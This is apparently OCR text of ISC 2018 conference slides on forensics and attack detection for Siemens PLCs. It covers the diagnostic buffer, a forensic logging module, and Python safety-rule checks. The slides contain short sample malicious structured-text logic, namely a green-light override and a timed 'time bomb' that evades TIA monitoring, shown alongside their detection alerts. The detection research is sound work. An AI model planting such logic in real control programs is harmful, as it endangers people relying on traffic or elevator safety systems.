
Every program block has their own set of timestamps

西门子PLC诊断缓冲区



- 诊断缓冲区记录了PLC的行为以及与TIA 入口的交互活动
- 它包括时间戳、事件id和事件的详细描述
- 由于PLC的内存大小有限，诊断缓冲区只记录最近发生的事件

电梯系统取证流程图



PC with TIA

PLC程序块的元数据

Switch

电梯网络流量

HMI

PLC


西门子PLC 诊断缓冲区

系统中只有有限的取证痕迹，我们能做更多吗？

- 加入取证模块
  For detection and investigation.


我们应该在哪里插入取证模块？

- PLC scan cycle



- 取证模块
- I/O, 内存改变检测
  - 数据转换
  - 输出处理状态

取证模块 POC




FC: **check_io_changed**
比较任意位变化
1)所有输入和
2)所有输出
3)选择的内存地址

FC: **Block_1**
将系统时间戳和所有的输入输出转换为人类可读的字符串

FC: **Block_2**
将格式化的字符串发送到专用的tcp服务器

过程逻辑攻击检测

- 程序员将修改过的过程逻辑上传至PLC
- 当某些输入被触发时，打开汽车绿色灯
- 违反安全规则，当行人的绿灯亮时汽车的绿灯永远不应该亮着。



过程逻辑攻击检测

- 恶意程序
- 触发
- 安全规则
- 检测结果

```
]IF "input_enable_green" THEN
    "Car Red" := False;
    "Car Green" := True;
END_IF;
```

input_enable_green	Standard-Variable...	Bool	%I0.3

```
def rule_3(timestamp,inputs,outputs):
    #Car green and pedestrian green should never happen at the same time
    if outputs[2] == outputs[4] and outputs[2] == '1':
        return False
    else:
        return True
```

```
rule_3 ALERT: Car green and pedestrian green should never happen at the same time [Timestamp=135942.1736 output=00101000]
```

Output (00101...)
Car red (0), Car yellow (0), car green (1),
Pedestrian red (0), Pedestrian green (1)

检测定时炸弹攻击

- 在每一个时间间隔，输出点火动作
- 行动只持续一个周期，并将再次关闭
- 可以逃避许多检测方法
- 太快了，无法被抓拍到
- 没有网络流量

检测定时炸弹攻击

- 恶意程序
- 触发
  - 每五秒，关闭后续的循环
- 安全规则
  - 演示目的：检测是否任何黄灯被触发
- 逃避TIA Step7的监视
- 检测结果

```
IF NOT "allow_timebomb_trigger" THEN
    "Car Yellow" := False;
END_IF;
#var_temp_ret := RD_SYS_T(#var_temp_dt);
IF #var_temp_dt.SECOND MOD 5 = 0 THEN
    IF "allow_timebomb_trigger" THEN
        "Car Yellow" := True;
        "allow_timebomb_trigger" := False;
    END_IF;
ELSE
    "allow_timebomb_trigger" := True;
END_IF;
```

Name	Address	Display format	Monitor value
"Car Yellow"	%Q0.1	Bool	FALSE

```
rule_2 ALERT: Output 1 should not be enabled. [Timestamp=142845.0006 output=01110000]
rule_2 ALERT: Output 1 should not be enabled. [Timestamp=142850.0016 output=01110000]
rule_2 ALERT: Output 1 should not be enabled. [Timestamp=142855.0002 output=01110000]
rule_2 ALERT: Output 1 should not be enabled. [Timestamp=142900.0012 output=01110000]
rule_2 ALERT: Output 1 should not be enabled. [Timestamp=142905.0018 output=01110000]
rule_2 ALERT: Output 1 should not be enabled. [Timestamp=142910.0007 output=01110000]
rule_2 ALERT: Output 1 should not be enabled. [Timestamp=142915.0017 output=01110000]
rule_2 ALERT: Output 1 should not be enabled. [Timestamp=142920.0017 output=01110000]
rule_2 ALERT: Output 1 should not be enabled. [Timestamp=142925.0028 output=01110000]
```

我们的研究论文

- CHAN C.F., Chow K.P., Yiu S.M. and K. Yau, Enhancing Forensic and Abnormality Detection Capabilities for Programmable Logic Controllers, The Fourteenth IFIP WG 11.9 International Conference on Digital Forensics, 2018
- K. Yau, Chow K.P. and Yiu S.M., Effective Logging System for Digital Forensic Readiness of Siemens Programmable Logic Controllers, The Fourteenth IFIP WG 11.9 International Conference on Digital Forensics, 2018
- YAU K.K. and Chow K.P., Applying Machine Learning to PLC Event Detection and Logging for Forensic Purpose, The Thirteenth IFIP WG 11.9 International Conference on Digital Forensics, 2017
- S.M. YIU, Cyber Security Research on Industrial Control Systems (Invited talk), Cyber-security for industry 4.0 conference, 23 June, 2017, Hong Kong
- S.M. YIU,工控系统可编程逻辑控制器 (PLC) 的攻防 (Invited talk), XDef 2017, Nov 2017, Wuhan, China
- CHAN C.B. and Chow K.P., Industrial Control System Internal Network Threat Analysis: A Study of the Siemens PLC-Controlled Elevator System, Eleventh Annual IFIP Working Group 11.10 International Conference on Critical Infrastructure Protection, 2017
- CHAN C.B. and Chow K.P., Forensic Analysis of a Siemens Programmable Logic Controller, Tenth Annual IFIP Working Group 11.10 International Conference on Critical Infrastructure Protection, 2016

ISC 2018
ISC互联网安全大会

360互联网安全中心

谢 谢！

ISC 互联网安全大会 中国 · 北京
Internet Security Conference 2018 Beijing · China
（原“中国互联网安全大会”）

chow@cs.hku.hk